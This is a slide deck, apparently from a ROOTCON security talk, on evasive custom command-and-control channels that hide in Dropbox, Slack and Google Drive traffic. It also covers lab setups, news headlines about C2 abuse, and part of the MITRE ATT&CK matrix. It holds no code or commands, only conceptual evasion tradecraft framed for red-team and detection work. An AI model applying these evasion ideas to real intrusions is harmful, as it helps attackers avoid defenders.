



PURSUING EVASIVE CUSTOM COMMAND & CONTROL C3



IAN SECRETARIO

Security Consultant | Founder of GuideM
ROOTCON Speaker



RENZON CRUZ

Security Consultant | Co-Founder of GuideM
ROOTCON Speaker



AGENDA

- #whoami
- #cat /etc/group
- The Problem (Cyber Kill Chain)
- Traditional C2 (OneDrive) & Detection
- C2 Framework Common Channel
- Introducing Custom Command & Control (C3)
- C3 Channel – Dropbox
- C3 Channel – Slack
- C3 Channel - GDrive
- Attack Surface using Custom Command & Control
- LIVE DEMO
- Detecting Custom Command & Control
- How we can improve?
- Q/A

MARK CHRISTIAN SECRETARIO | @iansecretario_
| www.iansecretario.com | www.redteam.blog

- Founder of GuideM | Course Developer | Instructor
- 8 yrs of experience
- Sr. Penetration Tester | Security Consultant
- Co-Founder of GuideM | Course Developer
- OSCE | OSCP | CRTP | CRTE | CRTO | CCNP | CFR | CCNA CyberOps

Interests:

Offensive Security | Red Team | Purple Team | Exploit Development | Security Architecture | Adversary Simulation



**RENZON CRUZ | @r3nzsec | www.renzoncruz.com**

- 8 yrs of experience
- Sr. Security Consultant DFIR– National Security (GCC)
- Co-Founder of GuideM | Course Developer | Instructor
- GCFE | GCIH | eCTHP | eCDFP | eJPT | CFR | ITIL | MCP | MCS

Speakership:

- BSides Vancouver 2019
- BSides London 2019
- BSides Doha 2020


Interests: SOC | Threat Hunting | Digital Forensics | Incident Response | Malware Analysis | Adversary Simulation

#CAT /ETC/GROUP



- GuideM is a top specialized training provider that delivers world approach in both Offensive (**Red**) and Defensive (**Blue**) disciplines of cybersecurity in the Philippines
- GuideM provides professional training and services wherein we take pride in producing world class quality courses that are comprehensive, highly technical and purely hands-on

LOCAL HOME LAB SETUP #1




- Shoutout to Chris Long **@Centurion** for this detectionlab setup and scripts
- Home Lab Setup for detection adversary behaviors
- Mostly Splunk capabilities with Bro/Zeek logs for network detection
- Sysmon installed mostly host artifacts and DNS queries as well

<https://detectionlab.network/>

LAB SETUP #2 (CLOUD)



- **DetectionLab** is a fork from Chris Long's DetectionLab with ELK stack instead of Splunk
- Perfect for building effective detection capabilities
- Designed with defenders in mind




<https://github.com/cyberdefenders/DetectionLabELK>

LAB SETUP #3 (CLOUD)



Attacker Controlled environment

- Covenant C2
- Empire & Starkiller
- C3 (Fsecure)



AD Domain Controller

IP: 10.10.98.10
DNS: DC01.labs.local
NBNS: DC01



AD User Server

IP: DHCP
DNS: WS01.labs.local
NBNS: WS01



SIEM / LOG MGMT

10.10.98.20:443 (kibana)
10.10.98.20:5044 (logstash)
DNS: NUX01.labs.local



Log Management

- Credits to @Rev10D @Krelkci from DefensiveOrigins and BlackhillsInfosec for a quick lab setup

<https://github.com/DefensiveOrigins/APT-Lab-Terraform>



WHY DO WE CARE?



Cloud Security / Malware / Vulnerabilities / Waterfall Security S

← FBI: Ring Smart Doorbells Could Sabotage Cops

Magecart Credit-Card Skimmer Adds Telegram as C2 Channel

Latest Articles Software Network Cloud Hardware Tools & Techniques Security Insights

Using Slack Web Services as a C2 Channel (ATT&CK T1102)

by Josh Abraham • Network • Tools & Techniques
April 18, 2019 • 5 min read




Home > News > Security > Hackers Hide Malware C2 Communication By Faking News Site Traffic

Hackers Hide Malware C2 Communication By Faking News Site Traffic

By Ionut Ilascu

March 18, 2020 05:06 PM

05:06 PM



Follow

Feb 15, 2018 · 1 min read



Tools ATOMs Speaking Events About Us



Search

DarkHydrus delivers new Trojan that can use Google Drive for C2 communications

34,747 people reacted 5 14 min. read



Cloud Security / Malware / Vulnerabilities / Waterfall Security Spotlight / P

← How Web Apps Can Turn Browser Extensions Into Backdoors Microsoft

RogueRobin Malware Uses Google Drive as C2 Channel

Command and control server in social media (Twitter, Instagram, Youtube + Telegram)




Wojciech Follow

Feb 15, 2018 · 1 min read





THE PROBLEM




- C2, CnC, C&C, Command & Control
- Control large pools of computers
- Asynchronous
- Client to Server



- Blending with the noise to disguise as common user traffic
- Common protocols
 - HTTP/HTTPS, SMTP/POP, DNS, ICMP
- Common Applications
 - Outlook, Spotify, PowerShell, Twitter, Gmail, Slack, OneDrive
- The more benign the better
- Low and slow traffic usage




- Infrastructure to carry out remote communication with the hosts
- A number of different transport mechanisms can be utilized
- Some tend to be more stealthy than the others
- Many network security appliances are trying in various ways to detect these
- But... bypasses exist in custom tools to get right by



TRADITIONAL C2 COMMUNICATION



1. A user gets compromised.
2. Attacker establishes command & control channel through the user's compromised machine.
3. Attacker issues commands on demand and compromised machine sends callbacks.



MITRE ATT&CK – COMMAND & CONTROL



ATT&CK Matrix for Enterprise


layouts ▾ show sub-techniques hide sub-techniques

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 24 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal	
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Communication Through Alternative Protocol (3)	Data Destruction	
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Transfer Size Limits	Data Encrypted for Impact		
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Encoding (2)	Data Obfuscation (3)	Data Manipulation (3)	
Phishing (3)	Scheduled Task/Job (5)	Boot or Logon Initialization Scripts (5)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Defacement (2)		
Replication Through Removable Media	Shared Modules	Create or Modify System Process (4)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over C2 Channel	Disk Wipe (2)	
Supply Chain Compromise (3)	Software Deployment Tools	Event Triggered Execution (15)	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Other Network Medium (1)	Endpoint Denial of Service (4)	
Trusted Relationship	User Execution (2)	External Remote Services	Exploitation for Privilege Escalation	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Firmware Corruption		
Valid Accounts (4)	Windows Management Instrumentation	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels	Inhibit System Recovery		
